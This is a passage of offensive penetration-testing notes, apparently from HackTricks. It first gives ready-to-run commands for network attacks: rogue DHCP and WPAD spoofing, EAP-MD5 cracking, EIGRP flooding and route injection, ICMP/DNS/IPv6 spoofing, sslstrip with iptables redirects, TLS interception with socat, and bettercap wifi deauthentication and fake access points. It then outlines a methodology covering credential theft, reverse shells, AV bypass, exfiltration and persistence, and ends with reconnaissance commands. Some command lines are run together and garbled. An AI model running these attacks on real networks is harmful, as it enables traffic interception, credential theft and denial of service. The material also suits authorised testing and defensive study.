* **WPAD Configuration Address**: Use -w “http://10.0.0.100/wpad.dat” to set the address for WPAD configuration, assisting in web traffic interception.
* **Spoof Default Gateway IP**: Include -S to spoof the default gateway IP address.
* **Respond to All DHCP Requests**: Include -R to make the server respond to all DHCP requests, but be aware that this is noisy and can be detected.

By correctly using these options, a rogue DHCP server can be established to intercept network traffic effectively.

# Example to start a rogue DHCP server with specified options

!python /usr/share/responder/DHCP.py -i 10.0.0.100 -d example.org -r 10.0.0.1 -p 10.0.0.100 -s 10.0.0.1 -n 255.255.255.0 -I eth1 -w "http://10.0.0.100/wpad.dat" -S -R

### ****EAP Attacks****

Here are some of the attack tactics that can be used against 802.1X implementations:

* Active brute-force password grinding via EAP
* Attacking the RADIUS server with malformed EAP content *\*\**(exploits)
* EAP message capture and offline password cracking (EAP-MD5 and PEAP)
* Forcing EAP-MD5 authentication to bypass TLS certificate validation
* Injecting malicious network traffic upon authenticating using a hub or similar

If the attacker if between the victim and the authentication server, he could try to degrade (if necessary) the authentication protocol to EAP-MD5 and capture the authentication attempt. Then, he could brute-force this using:

eapmd5pass –r pcap.dump –w /usr/share/wordlist/sqlmap.txt

### FHRP (GLBP & HSRP) Attacks

**FHRP** (First Hop Redundancy Protocol) is a class of network protocols designed to **create a hot redundant routing system**. With FHRP, physical routers can be combined into a single logical device, which increases fault tolerance and helps distribute the load.

**Cisco Systems engineers have developed two FHRP protocols, GLBP and HSRP.**

**Open word file of GLBP & HSRP Attacks for more.**

### RIP

Three versions of the Routing Information Protocol (RIP) are known to exist: RIP, RIPv2, and RIPng. Datagrams are sent to peers via port 520 using UDP by RIP and RIPv2, whereas datagrams are broadcasted to UDP port 521 via IPv6 multicast by RIPng. Support for MD5 authentication was introduced by RIPv2. On the other hand, native authentication is not incorporated by RIPng; instead, reliance is placed on optional IPsec AH and ESP headers within IPv6.

* **RIP and RIPv2:** Communication is done through UDP datagrams on port 520.
* **RIPng:** Utilizes UDP port 521 for broadcasting datagrams via IPv6 multicast.

Note that RIPv2 supports MD5 authentication while RIPng does not include native authentication, relying on IPsec AH and ESP headers in IPv6.

### EIGRP Attacks

**EIGRP (Enhanced Interior Gateway Routing Protocol)** is a dynamic routing protocol. **It is a distance-vector protocol.** If there is **no authentication** and configuration of passive interfaces, an **intruder** can interfere with EIGRP routing and cause **routing tables poisoning**. Moreover, EIGRP network (in other words, autonomous system) **is flat and has no segmentation into any zones**. If an **attacker injects a route**, it is likely that this route will **spread** throughout the autonomous EIGRP system.

To attack a EIGRP system requires **establishing a neighbourhood with a legitimate EIGRP route**r, which opens up a lot of possibilities, from basic reconnaissance to various injections.

[**FRRouting**](https://frrouting.org/) allows you to implement **a virtual router that supports BGP, OSPF, EIGRP, RIP and other protocols.** All you need to do is deploy it on your attacker’s system and you can actually pretend to be a legitimate router in the routing domain.

## **Fake EIGRP Neighbors Attack**

* **Objective**: To overload router CPUs by flooding them with EIGRP hello packets, potentially leading to a Denial of Service (DoS) attack.
* **Tool**: **helloflooding.py** script.
* **Execution**: %%%bash ~$ sudo python3 helloflooding.py --interface eth0 --as 1 --subnet 10.10.100.0/24 %%%
* **Parameters**:
  + --interface: Specifies the network interface, e.g., eth0.
  + --as: Defines the EIGRP autonomous system number, e.g., 1.
  + --subnet: Sets the subnet location, e.g., 10.10.100.0/24.

## **EIGRP Blackhole Attack**

* **Objective**: To disrupt network traffic flow by injecting a false route, leading to a blackhole where the traffic is directed to a non-existent destination.
* **Tool**: **routeinject.py** script.
* **Execution**: %%%bash ~$ sudo python3 routeinject.py --interface eth0 --as 1 --src 10.10.100.50 --dst 172.16.100.140 --prefix 32 %%%
* **Parameters**:
  + --interface: Specifies the attacker’s system interface.
  + --as: Defines the EIGRP AS number.
  + --src: Sets the attacker’s IP address.
  + --dst: Sets the target subnet IP.
  + --prefix: Defines the mask of the target subnet IP.

## **Abusing K-Values Attack**

* **Objective**: To create continuous disruptions and reconnections within the EIGRP domain by injecting altered K-values, effectively resulting in a DoS attack.
* **Tool**: **relationshipnightmare.py** script.
* **Execution**: %%%bash ~$ sudo python3 relationshipnightmare.py --interface eth0 --as 1 --src 10.10.100.100 %%%
* **Parameters**:
  + --interface: Specifies the network interface.
  + --as: Defines the EIGRP AS number.
  + --src: Sets the IP Address of a legitimate router.

## **Routing Table Overflow Attack**

* **Objective**: To strain the router's CPU and RAM by flooding the routing table with numerous false routes.
* **Tool**: **routingtableoverflow.py** script.
* **Execution**: %%%bash sudo python3 routingtableoverflow.py --interface eth0 --as 1 --src 10.10.100.50 %%%
* **Parameters**:
  + --interface: Specifies the network interface.
  + --as: Defines the EIGRP AS number.
  + --src: Sets the attacker’s IP address.

[**Coly**](https://code.google.com/p/coly/) has capabilities for intercepting EIGRP (Enhanced Interior Gateway Routing Protocol) broadcasts. It also allows for the injection of packets, which can be utilized to alter routing configurations.

### OSPF

In Open Shortest Path First (OSPF) protocol **MD5 authentication is commonly employed to ensure secure communication between routers**. However, this security measure can be compromised using tools like Loki and John the Ripper. These tools are capable of capturing and cracking MD5 hashes, exposing the authentication key. Once this key is obtained, it can be used to introduce new routing information. To configure the route parameters and establish the compromised key, the *Injection* and *Connection* tabs are utilized, respectively.

* **Capturing and Cracking MD5 Hashes:** Tools such as Loki and John the Ripper are used for this purpose.
* **Configuring Route Parameters:** This is done through the *Injection* tab.
* **Setting the Compromised Key:** The key is configured under the *Connection* tab.

### Other Generic Tools & Sources

* [**Above**](https://github.com/c4s73r/Above): Tool to scan network traffic and find vulnerabilities
* You can find some **more information about network attacks** [**here**](https://github.com/Sab0tag3d/MITM-cheatsheet).

## **Spoofing**

The attacker configures all the network parameters (GW, IP, DNS) of the new member of the network sending fake DHCP responses.

Ettercap

yersinia dhcp -attack 2 #More parameters are needed

### ARP Spoofing

Check the above mentioned.

### ICMPRedirect

ICMP Redirect consist on sending an ICMP packet type 1 code 5 that indicates that the attacker is the best way to reach an IP. Then, when the victim wants to contact the IP, it will send the packet through the attacker.

Ettercap

icmp\_redirect

hping3 [VICTIM IP ADDRESS] -C 5 -K 1 -a [VICTIM DEFAULT GW IP ADDRESS] --icmp-gw [ATTACKER IP ADDRESS] --icmp-ipdst [DST IP ADDRESS] --icmp-ipsrc [VICTIM IP ADDRESS] #Send icmp to [1] form [2], route to [3] packets sent to [4] from [5]

### DNS Spoofing

The attacker will resolve some (or all) the domains that the victim ask for.

set dns.spoof.hosts ./dns.spoof.hosts; dns.spoof on

**Configure own DNS with dnsmasq**

apt-get install dnsmasqecho "addn-hosts=dnsmasq.hosts" > dnsmasq.conf #Create dnsmasq.confecho "127.0.0.1 domain.example.com" > dnsmasq.hosts #Domains in dnsmasq.hosts will be the domains resolved by the Dsudo dnsmasq -C dnsmasq.conf --no-daemon

dig @localhost domain.example.com # Test the configured DNS

### Local Gateways

Multiple routes to systems and networks often exist. Upon building a list of MAC addresses within the local network, use *gateway-finder.py* to identify hosts that support IPv4 forwarding.

root@kali:~# git clone https://github.com/pentestmonkey/gateway-finder.git

root@kali:~# cd gateway-finder/

root@kali:~# arp-scan -l | tee hosts.txt

Interface: eth0, datalink type: EN10MB (Ethernet)

Starting arp-scan 1.6 with 256 hosts (http://www.nta-monitor.com/tools/arp-scan/)

10.0.0.100 00:13:72:09:ad:76 Dell Inc.

10.0.0.200 00:90:27:43:c0:57 INTEL CORPORATION

10.0.0.254 00:08:74:c0:40:ce Dell Computer Corp.

root@kali:~/gateway-finder# ./gateway-finder.py -f hosts.txt -i 209.85.227.99

gateway-finder v1.0 http://pentestmonkey.net/tools/gateway-finder

[+] Using interface eth0 (-I to change)

[+] Found 3 MAC addresses in hosts.txt

[+] We can ping 209.85.227.99 via 00:13:72:09:AD:76 [10.0.0.100]

[+] We can reach TCP port 80 on 209.85.227.99 via 00:13:72:09:AD:76 [10.0.0.100]

### Spoofing LLMNR, NBT-NS, and mDNS

For local host resolution when DNS lookups are unsuccessful, Microsoft systems rely on **Link-Local Multicast Name Resolution (LLMNR)** and the **NetBIOS Name Service (NBT-NS)**. Similarly, **Apple Bonjour** and **Linux zero-configuration** implementations utilize **Multicast DNS (mDNS)** for discovering systems within a network. Due to the unauthenticated nature of these protocols and their operation over UDP, broadcasting messages, they can be exploited by attackers aiming to redirect users to malicious services.

You can impersonate services that are searched by hosts using Responder to send fake responses. Read here more information about how to Impersonate services with Responder.

### [Spoofing WPAD](https://book.hacktricks.xyz/generic-methodologies-and-resources/pentesting-network/spoofing-llmnr-nbt-ns-mdns-dns-and-wpad-and-relay-attacks)

Browsers commonly employ the **Web Proxy Auto-Discovery (WPAD) protocol to automatically acquire proxy settings**. This involves fetching configuration details from a server, specifically through a URL such as "http://wpad.example.org/wpad.dat". The discovery of this server by the clients can happen through various mechanisms:

* Through **DHCP**, where the discovery is facilitated by utilizing a special code 252 entry.
* By **DNS**, which involves searching for a hostname labeled *wpad* within the local domain.
* Via **Microsoft LLMNR and NBT-NS**, which are fallback mechanisms used in cases where DNS lookups do not succeed.

The tool Responder takes advantage of this protocol by acting as a **malicious WPAD server**. It uses DHCP, DNS, LLMNR, and NBT-NS to mislead clients into connecting to it. To dive deeper into how services can be impersonated using Responder [check this](https://book.hacktricks.xyz/generic-methodologies-and-resources/pentesting-network/spoofing-llmnr-nbt-ns-mdns-dns-and-wpad-and-relay-attacks).

### [Spoofing SSDP and UPnP devices](https://book.hacktricks.xyz/generic-methodologies-and-resources/pentesting-network/spoofing-ssdp-and-upnp-devices)

You can offer different services in the network to try to **trick a user** to enter some **plain-text credentials**. **More information about this attack in** [**Spoofing SSDP and UPnP Devices**](https://book.hacktricks.xyz/generic-methodologies-and-resources/pentesting-network/spoofing-ssdp-and-upnp-devices)**.**

### IPv6 Neighbor Spoofing

This attack is very similar to ARP Spoofing but in the IPv6 world. You can get the victim think that the IPv6 of the GW has the MAC of the attacker.

Copy

sudo parasite6 -l eth0 # This option will respond to every requests spoofing the address that was requested

sudo fake\_advertise6 -r -w 2 eth0 <Router\_IPv6> #This option will send the Neighbor Advertisement packet every 2 seconds

### IPv6 Router Advertisement Spoofing/Flooding

Some OS configure by default the gateway from the RA packets sent in the network. To declare the attacker as IPv6 router you can use:

Copy

sysctl -w net.ipv6.conf.all.forwarding=1 4

ip route add default via <ROUTER\_IPv6> dev wlan0

fake\_router6 wlan0 fe80::01/16

### IPv6 DHCP spoofing

By default some OS try to configure the DNS reading a DHCPv6 packet in the network. Then, an attacker could send a DHCPv6 packet to configure himself as DNS. The DHCP also provides an IPv6 to the victim.

Copy

dhcp6.spoof on

dhcp6.spoof.domains <list of domains>

mitm6

### HTTP (fake page and JS code injection)

## Internet Attacks

### sslStrip

Basically what this attack does is, in case the **user** try to **access** a **HTTP** page that is **redirecting** to the **HTTPS** version. **sslStrip** will **maintain** a **HTTP connection with** the **client and** a **HTTPS connection with** the **server** so it ill be able to **sniff** the connection in **plain text**.

Copy

apt-get install sslstrip

sslstrip -w /tmp/sslstrip.log --all - l 10000 -f -k

#iptables --flush

#iptables --flush -t nat

iptables -t nat -A PREROUTING -p tcp --destination-port 80 -j REDIRECT --to-port 10000

iptables -A INPUT -p tcp --destination-port 10000 -j ACCEPT

More info [here](https://www.blackhat.com/presentations/bh-dc-09/Marlinspike/BlackHat-DC-09-Marlinspike-Defeating-SSL.pdf).

### sslStrip+ and dns2proxy for bypassing HSTS

The **difference** between **sslStrip+ and dns2proxy** against **sslStrip** is that they will **redirect** for example ***www.facebook.com*** **to** ***wwww.facebook.com*** (note the **extra** "**w**") and will set the **address of this domain as the attacker IP**. This way, the **client** will **connect** to ***wwww.facebook.com*** **(the attacker)** but behind the scenes **sslstrip+** will **maintain** the **real connection** via https with **www.facebook.com**.

The **goal** of this technique is to **avoid HSTS** because ***wwww****.facebook.com* **won't** be saved in the **cache** of the browser, so the browser will be tricked to perform **facebook authentication in HTTP**. Note that in order to perform this attack the victim has to try to access initially to [http://www.faceook.com](http://www.faceook.com/) and not https. This can be done modifying the links inside an http page.

More info [here](https://www.bettercap.org/legacy/#hsts-bypass), [here](https://www.slideshare.net/Fatuo__/offensive-exploiting-dns-servers-changes-blackhat-asia-2014) and [here](https://security.stackexchange.com/questions/91092/how-does-bypassing-hsts-with-sslstrip-work-exactly).

**sslStrip or sslStrip+ doesn;t work anymore. This is because there are HSTS rules presaved in the browsers, so even if it's the first time that a user access an "important" domain he will access it via HTTPS. Also, notice that the presaved rules and other generated rules can use the flag** [**includeSubdomains**](https://hstspreload.appspot.com/) **so the** ***wwww.facebook.com*** **example from before won't work anymore as** ***facebook.com*** **uses HSTS with includeSubdomains.**

TODO: easy-creds, evilgrade, metasploit, factory

## TCP listen in port

Copy

sudo nc -l -p 80

socat TCP4-LISTEN:80,fork,reuseaddr -

## TCP + SSL listen in port

#### Generate keys and self-signed certificate

Copy

FILENAME=server

# Generate a public/private key pair:

openssl genrsa -out $FILENAME.key 1024

# Generate a self signed certificate:

openssl req -new -key $FILENAME.key -x509 -sha256 -days 3653 -out $FILENAME.crt

# Generate the PEM file by just appending the key and certificate files:

cat $FILENAME.key $FILENAME.crt >$FILENAME.pem

#### Listen using certificate

Copy

sudo socat -v -v openssl-listen:443,reuseaddr,fork,cert=$FILENAME.pem,cafile=$FILENAME.crt,verify=0 -

#### Listen using certificate and redirect to the hosts

Copy

sudo socat -v -v openssl-listen:443,reuseaddr,fork,cert=$FILENAME.pem,cafile=$FILENAME.crt,verify=0 openssl-connect:[SERVER]:[PORT],verify=0

Some times, if the client checks that the CA is a valid one, you could **serve a certificate of other hostname signed by a CA**. Another interesting test, is to serve a c**ertificate of the requested hostname but self-signed**.

Other things to test is to try to sign the certificate with a valid certificate that it is not a valid CA. Or to use the valid public key, force to use an algorithm as diffie hellman (one that do not need to decrypt anything with the real private key) and when the client request a probe of the real private key (like a hash) send a fake probe and expect that the client does not check this.

## Bettercap

Copy

# Events

events.stream off #Stop showing events

events.show #Show all events

events.show 5 #Show latests 5 events

events.clear

# Ticker (loop of commands)

set ticker.period 5; set ticker.commands "wifi.deauth DE:AD:BE:EF:DE:AD"; ticker on

# Caplets

caplets.show

caplets.update

# Wifi

wifi.recon on

wifi.deauth BSSID

wifi.show

# Fake wifi

set wifi.ap.ssid Banana

set wifi.ap.bssid DE:AD:BE:EF:DE:AD

set wifi.ap.channel 5

set wifi.ap.encryption false #If true, WPA2

wifi.recon on; wifi.ap

### Active Discovery Notes

Take into account that when a UDP packet is sent to a device that do not have the requested port an ICMP (Port Unreachable) is sent.

### ****ARP discover****

ARP packets are used to discover wich IPs are being used inside the network. The PC has to send a request for each possible IP address and only the ones that are being used will respond.

### ****mDNS (multicast DNS)****

Bettercap send a MDNS request (each X ms) asking for **\_services\_.dns-sd.\_udp.local** the machine that see this paket usually answer this request. Then, it only searchs for machine answering to "services".

**Tools**

* Avahi-browser (--all)
* Bettercap (net.probe.mdns)
* Responder

### ****NBNS (NetBios Name Server)****

Bettercap broadcast packets to the port 137/UDP asking for the name "CKAAAAAAAAAAAAAAAAAAAAAAAAAAA".

### ****SSDP (Simple Service Discovery Protocol)****

Bettercap broadcast SSDP packets searching for all kind of services (UDP Port 1900).

### ****WSD (Web Service Discovery)****

Bettercap broadcast WSD packets searching for services (UDP Port 3702).

## References

* <https://medium.com/@in9uz/cisco-nightmare-pentesting-cisco-networks-like-a-devil-f4032eb437b9>
* **Network Security Assessment: Know Your Network (3rd edition)**
* **Practical IoT Hacking: The Definitive Guide to Attacking the Internet of Things. By Fotios Chantzis, Ioannis Stais, Paulino Calderon, Evangelos Deirmentzoglou, Beau Wood**
* <https://medium.com/@cursedpkt/cisco-nightmare-pentesting-cisco-networks-like-a-devil-f4032eb437b9>

**2-** [**Having Fun with the network**](https://book.hacktricks.xyz/generic-methodologies-and-resources/pentesting-network) **(Internal)**

**This section only applies if you are performing an internal test.** Before attacking a host maybe you prefer to **steal some credentials** **from the network** or **sniff** some **data** to learn **passively/actively(MitM)** what can you find inside the network. You can read [**Pentesting Network**](https://book.hacktricks.xyz/generic-methodologies-and-resources/pentesting-network#sniffing).

## Discovering hosts from the outside

This is going to be a **brief section** about how to find **IPs responding** from the **Internet**. In this situation you have some **scope of IPs** (maybe even several **ranges**) and you just to find **which IPs are responding**.

### ICMP

This is the **easiest** and **fastest** way to discover if a host is up or not. You could try to send some **ICMP** packets and **expect responses**. The easiest way is just sending an **echo request** and expect from the response. You can do that using a simple pingor using fpingfor **ranges**. You could also use **nmap** to send other types of ICMP packets (this will avoid filters to common ICMP echo request-response).

Copy

ping -c 1 199.66.11.4 # 1 echo request to a host

fping -g 199.66.11.0/24 # Send echo requests to ranges

nmap -PE -PM -PP -sn -n 199.66.11.0/24 #Send echo, timestamp requests and subnet mask requests

### TCP Port Discovery

It's very common to find that all kind of ICMP packets are being filtered. Then, all you can do to check if a host is up is **try to find open ports**. Each host has **65535 ports**, so, if you have a "big" scope you **cannot** test if **each port** of each host is open or not, that will take too much time. Then, what you need is a **fast port scanner** ([masscan](https://github.com/robertdavidgraham/masscan)) and a list of the **ports more used:**

Copy

#Using masscan to scan top20ports of nmap in a /24 range (less than 5min)

masscan -p20,21-23,25,53,80,110,111,135,139,143,443,445,993,995,1723,3306,3389,5900,8080 199.66.11.0/24

You could also perform this step with nmap, but it slower and somewhat nmaphas problems identifying hosts up.

### HTTP Port Discovery

This is just a TCP port discovery useful when you want to **focus on discovering HTTP** **services**:

Copy

masscan -p80,443,8000-8100,8443 199.66.11.0/24

### UDP Port Discovery

You could also try to check for some **UDP port open** to decide if you should **pay more attention** to a **host.** As UDP services usually **don't respond** with **any data** to a regular empty UDP probe packet it is difficult to say if a port is being filtered or open. The easiest way to decide this is to send a packet related to the running service, and as you don't know which service is running, you should try the most probable based on the port number:

Copy

nmap -sU -sV --version-intensity 0 -F -n 199.66.11.53/24

# The -sV will make nmap test each possible known UDP service packet

# The "--version-intensity 0" will make nmap only test the most probable

The nmap line proposed before will test the **top 1000 UDP ports** in every host inside the **/24** range but even only this will take **>20min**. If need **fastest results** you can use [**udp-proto-scanner**](https://github.com/portcullislabs/udp-proto-scanner): ./udp-proto-scanner.pl 199.66.11.53/24 This will send these **UDP probes** to their **expected port** (for a /24 range this will just take 1 min): *DNSStatusRequest, DNSVersionBindReq, NBTStat, NTPRequest, RPCCheck, SNMPv3GetRequest, chargen, citrix, daytime, db2, echo, gtpv1, ike,ms-sql, ms-sql-slam, netop, ntp, rpc, snmp-public, systat, tftp, time, xdmcp.*

### SCTP Port Discovery

Copy

#Probably useless, but it's pretty fast, why not trying?

nmap -T4 -sY -n --open -Pn <IP/range>

## **Pentesting Wifi**

**3-** [**Port Scan - Service discovery**](https://book.hacktricks.xyz/generic-methodologies-and-resources/pentesting-network#scanning-hosts)

The first thing to do when **looking for vulnerabilities in a host** is to know which **services are running** in which ports. Let's see the [**basic tools to scan ports of hosts**](https://book.hacktricks.xyz/generic-methodologies-and-resources/pentesting-network#scanning-hosts).

**4-** [**Searching service version exploits**](https://book.hacktricks.xyz/generic-methodologies-and-resources/search-exploits)

Once you know which services are running, and maybe their version, you have to **search for known vulnerabilities**. Maybe you get lucky and there is a exploit to give you a shell...

**5- Pentesting Services**

If there isn't any fancy exploit for any running service, you should look for **common misconfigurations in each service running.**

**Inside this book you will find a guide to pentest the most common services** (and others that aren't so common)**. Please, search in the left index the** ***PENTESTING*** **section** (the services are ordered by their default ports).

**I want to make a special mention of the** [**Pentesting Web**](https://book.hacktricks.xyz/network-services-pentesting/pentesting-web) **part (as it is the most extensive one).** Also, a small guide on how to [**find known vulnerabilities in software**](https://book.hacktricks.xyz/generic-methodologies-and-resources/search-exploits) can be found here.

**If your service is not inside the index, search in Google** for other tutorials and **let me know if you want me to add it.** If you **can't find anything** in Google, perform your **own blind pentesting**, you could start by **connecting to the service, fuzzing it and reading the responses** (if any).

**5.1 Automatic Tools**

There are also several tools that can perform **automatic vulnerabilities assessments**. **I would recommend you to try** [**Legion**](https://github.com/carlospolop/legion)**, which is the tool that I have created and it's based on the notes about pentesting services that you can find in this book.**

**5.2 Brute-Forcing services**

In some scenarios a **Brute-Force** could be useful to **compromise** a **service**. [**Find here a CheatSheet of different services brute forcing**](https://book.hacktricks.xyz/generic-methodologies-and-resources/brute-force)**.**

**6-** [**Phishing**](https://book.hacktricks.xyz/generic-methodologies-and-resources/phishing-methodology)

If at this point you haven't found any interesting vulnerability you **may need to try some phishing** in order to get inside the network. You can read my phishing methodology [here](https://book.hacktricks.xyz/generic-methodologies-and-resources/phishing-methodology):

**7-** [**Getting Shell**](https://book.hacktricks.xyz/generic-methodologies-and-resources/shells)

Somehow you should have found **some way to execute code** in the victim. Then, [a list of possible tools inside the system that you can use to get a reverse shell would be very useful](https://book.hacktricks.xyz/generic-methodologies-and-resources/shells).

Specially in Windows you could need some help to **avoid antiviruses**: [**Check this page**](https://book.hacktricks.xyz/windows-hardening/av-bypass)**.**\

**8- Inside**

If you have troubles with the shell, you can find here a small **compilation of the most useful commands** for pentesters:

* [**Linux**](https://book.hacktricks.xyz/linux-hardening/useful-linux-commands)
* [**Windows (CMD)**](https://book.hacktricks.xyz/windows-hardening/basic-cmd-for-pentesters)
* [**Winodows (PS)**](https://book.hacktricks.xyz/windows-hardening/basic-powershell-for-pentesters)

**9 -** [**Exfiltration**](https://book.hacktricks.xyz/generic-methodologies-and-resources/exfiltration)

You will probably need to **extract some data from the victim** or even **introduce something** (like privilege escalation scripts). **Here you have a** [**post about common tools that you can use with these purposes**](https://book.hacktricks.xyz/generic-methodologies-and-resources/exfiltration)**.**

**10- Privilege Escalation**

**10.1- Local Privesc**

If you are **not root/Administrator** inside the box, you should find a way to **escalate privileges.** Here you can find a **guide to escalate privileges locally in** [**Linux**](https://book.hacktricks.xyz/linux-hardening/privilege-escalation) **and in** [**Windows**](https://book.hacktricks.xyz/windows-hardening/windows-local-privilege-escalation)**.** You should also check this pages about how does **Windows work**:

* [**Authentication, Credentials, Token privileges and UAC**](https://book.hacktricks.xyz/windows-hardening/authentication-credentials-uac-and-efs)
* How does [**NTLM works**](https://book.hacktricks.xyz/windows-hardening/ntlm)
* How to [**steal credentials**](https://github.com/carlospolop/hacktricks/blob/master/generic-methodologies-and-resources/broken-reference/README.md) in Windows
* Some tricks about [***Active Directory***](https://book.hacktricks.xyz/windows-hardening/active-directory-methodology)

**Don't forget to checkout the best tools to enumerate Windows and Linux local Privilege Escalation paths:** [**Suite PEAS**](https://github.com/carlospolop/privilege-escalation-awesome-scripts-suite)

**10.2- Domain Privesc**

Here you can find a [**methodology explaining the most common actions to enumerate, escalate privileges and persist on an Active Directory**](https://book.hacktricks.xyz/windows-hardening/active-directory-methodology). Even if this is just a subsection of a section, this process could be **extremely delicate** on a Pentesting/Red Team assignment.

**11 - POST**

**11.1 - Looting**

Check if you can find more **passwords** inside the host or if you have **access to other machines** with the **privileges** of your **user**. Find here different ways to [**dump passwords in Windows**](https://github.com/carlospolop/hacktricks/blob/master/generic-methodologies-and-resources/broken-reference/README.md).

**11.2 - Persistence**

**Use 2 o 3 different types of persistence mechanism so you won't need to exploit the system again.** **Here you can find some** [**persistence tricks on active directory**](https://book.hacktricks.xyz/windows-hardening/active-directory-methodology#persistence)**.**

TODO: Complete persistence Post in Windows & Linux

**12 - Pivoting**

With the **gathered credentials** you could have access to other machines, or maybe you need to **discover and scan new hosts** (start the Pentesting Methodology again) inside new networks where your victim is connected. In this case tunnelling could be necessary. Here you can find [**a post talking about tunnelling**](https://book.hacktricks.xyz/generic-methodologies-and-resources/tunneling-and-port-forwarding). You definitely should also check the post about [Active Directory pentesting Methodology](https://book.hacktricks.xyz/windows-hardening/active-directory-methodology). There you will find cool tricks to move laterally, escalate privileges and dump credentials. Check also the page about [**NTLM**](https://book.hacktricks.xyz/windows-hardening/ntlm), it could be very useful to pivot on Windows environments..

# External Recon Methodology

**Assets discoveries**

The goal of this phase is to obtain all the **companies owned by the main company** and then all the **assets** of these companies. To do so, we are going to:

1. Find the acquisitions of the main company, this will give us the companies inside the scope.
2. Find the ASN (if any) of each company, this will give us the IP ranges owned by each company
3. Use reverse whois lookups to search for other entries (organisation names, domains...) related to the first one (this can be done recursively)
4. Use other techniques like shodan organd sslfilters to search for other assets (the ssl trick can be done recursively).

### ****Acquisitions****

First of all, we need to know which **other companies are owned by the main company**. One option is to visit <https://www.crunchbase.com/>, **search** for the **main company**, and **click** on "**acquisitions**". There you will see other companies acquired by the main one. Other option is to visit the **Wikipedia** page of the main company and search for **acquisitions**.

### ****ASNs****

An autonomous system number (**ASN**) is a **unique number** assigned to an **autonomous system** (AS) by the **Internet Assigned Numbers Authority (IANA)**. An **AS** consists of **blocks** of **IP addresses** which have a distinctly defined policy for accessing external networks and are administered by a single organisation but may be made up of several operators.

It's interesting to find if the **company have assigned any ASN** to find its **IP ranges.** It will be interested to perform a **vulnerability test** against all the **hosts** inside the **scope** and **look for domains** inside these IPs. You can **search** by company **name**, by **IP** or by **domain** in [**https://bgp.he.net/**](https://bgp.he.net/)**.** **Depending on the region of the company this links could be useful to gather more data:** [**AFRINIC**](https://www.afrinic.net/) **(Africa),** [**Arin**](https://www.arin.net/about/welcome/region/)**(North America),** [**APNIC**](https://www.apnic.net/) **(Asia),** [**LACNIC**](https://www.lacnic.net/) **(Latin America),** [**RIPE NCC**](https://www.ripe.net/) **(Europe). Anyway, probably all the** useful information **(IP ranges and Whois)** appears already in the first link.

Copy

#You can try "automate" this with amass, but it's not very recommended

amass intel -org tesla

amass intel -asn 8911,50313,394161

Also, [**BBOT**](https://github.com/blacklanternsecurity/bbot)**'s** subdomain enumeration automatically aggregates and summarizes ASNs at the end of the scan.

Copy

bbot -t tesla.com -f subdomain-enum

...

[INFO] bbot.modules.asn: +----------+---------------------+--------------+----------------+----------------------------+-----------+

[INFO] bbot.modules.asn: | AS394161 | 8.244.131.0/24 | 5 | TESLA | Tesla Motors, Inc. | US |

[INFO] bbot.modules.asn: +----------+---------------------+--------------+----------------+----------------------------+-----------+

[INFO] bbot.modules.asn: | AS16509 | 54.148.0.0/15 | 4 | AMAZON-02 | Amazon.com, Inc. | US |

[INFO] bbot.modules.asn: +----------+---------------------+--------------+----------------+----------------------------+-----------+

[INFO] bbot.modules.asn: | AS394161 | 8.45.124.0/24 | 3 | TESLA | Tesla Motors, Inc. | US |

[INFO] bbot.modules.asn: +----------+---------------------+--------------+----------------+----------------------------+-----------+

[INFO] bbot.modules.asn: | AS3356 | 8.32.0.0/12 | 1 | LEVEL3 | Level 3 Parent, LLC | US |

[INFO] bbot.modules.asn: +----------+---------------------+--------------+----------------+----------------------------+-----------+

[INFO] bbot.modules.asn: | AS3356 | 8.0.0.0/9 | 1 | LEVEL3 | Level 3 Parent, LLC | US |

[INFO] bbot.modules.asn: +----------+---------------------+--------------+----------------+----------------------------+-----------+

You can find the IP ranges of an organisation also using <http://asnlookup.com/> (it has free API). You can fins the IP and ASN of a domain using <http://ipv4info.com/>.

### ****Looking for vulnerabilities****

At this point we known **all the assets inside the scope**, so if you are allowed you could launch some **vulnerability scanner** (Nessus, OpenVAS) over all the hosts. Also, you could launch some [**port scans**](https://book.hacktricks.xyz/generic-methodologies-and-resources/pentesting-network#discovering-hosts-from-the-outside) **or use services like** shodan **to find** open ports **and depending on what you find you should** take a look in this book to how to pentest several possible services running. **Also, It could be worth it to mention that you can also prepare some** default username **and** passwords **lists and try to** bruteforce services with <https://github.com/x90skysn3k/brutespray>.

## Domains

We know all the companies inside the scope and their assets, it's time to find the domains inside the scope.

*Please, note that in the following purposed techniques you can also find subdomains and that information shouldn't be underrated.*

First of all you should look for the **main domain**(s) of each company. For example, for *Tesla Inc.* is going to be *tesla.com*.

### ****Reverse DNS****

As you have found all the IP ranges of the domains you could try to perform **reverse dns lookups** on those **IPs to find more domains inside the scope**. Try to use some dns server of the victim or some well-known dns server (1.1.1.1, 8.8.8.8)

Copy

dnsrecon -r <DNS Range> -n <IP\_DNS> #DNS reverse of all of the addresses

dnsrecon -d facebook.com -r 157.240.221.35/24 #Using facebooks dns

dnsrecon -r 157.240.221.35/24 -n 1.1.1.1 #Using cloudflares dns

dnsrecon -r 157.240.221.35/24 -n 8.8.8.8 #Using google dns

For this to work, the administrator has to enable manually the PTR. You can also use a online tool for this info: <http://ptrarchive.com/>

### ****Reverse Whois (loop)****

Inside a **whois** you can find a lot of interesting **information** like **organisation name**, **address**, **emails**, phone numbers... But which is even more interesting is that you can find **more assets related to the company** if you perform **reverse whois lookups by any of those fields** (for example other whois registries where the same email appears). You can use online tools like:

* <https://viewdns.info/reversewhois/> - **Free**
* <https://domaineye.com/reverse-whois> - **Free**
* <https://www.reversewhois.io/> - **Free**
* <https://www.whoxy.com/> - **Free** web, not free API.
* <http://reversewhois.domaintools.com/> - Not free
* <https://drs.whoisxmlapi.com/reverse-whois-search> - Not Free (only **100 free** searches)
* <https://www.domainiq.com/> - Not Free

You can automate this task using [**DomLink**](https://github.com/vysecurity/DomLink) (requires a whoxy API key). You can also perform some automatic reverse whois discovery with [amass](https://github.com/OWASP/Amass): amass intel -d tesla.com -whois

**Note that you can use this technique to discover more domain names every time you find a new domain.**

### ****Trackers****

If find the **same ID of the same tracker** in 2 different pages you can suppose that **both pages** are **managed by the same team**. For example, if you see the same **Google Analytics ID** or the same **Adsense ID** on several pages.

There are some pages and tools that let you search by these trackers and more:

* [**Udon**](https://github.com/dhn/udon)
* [**BuiltWith**](https://builtwith.com/)
* [**Sitesleuth**](https://www.sitesleuth.io/)
* [**Publicwww**](https://publicwww.com/)
* [**SpyOnWeb**](http://spyonweb.com/)

### ****Favicon****

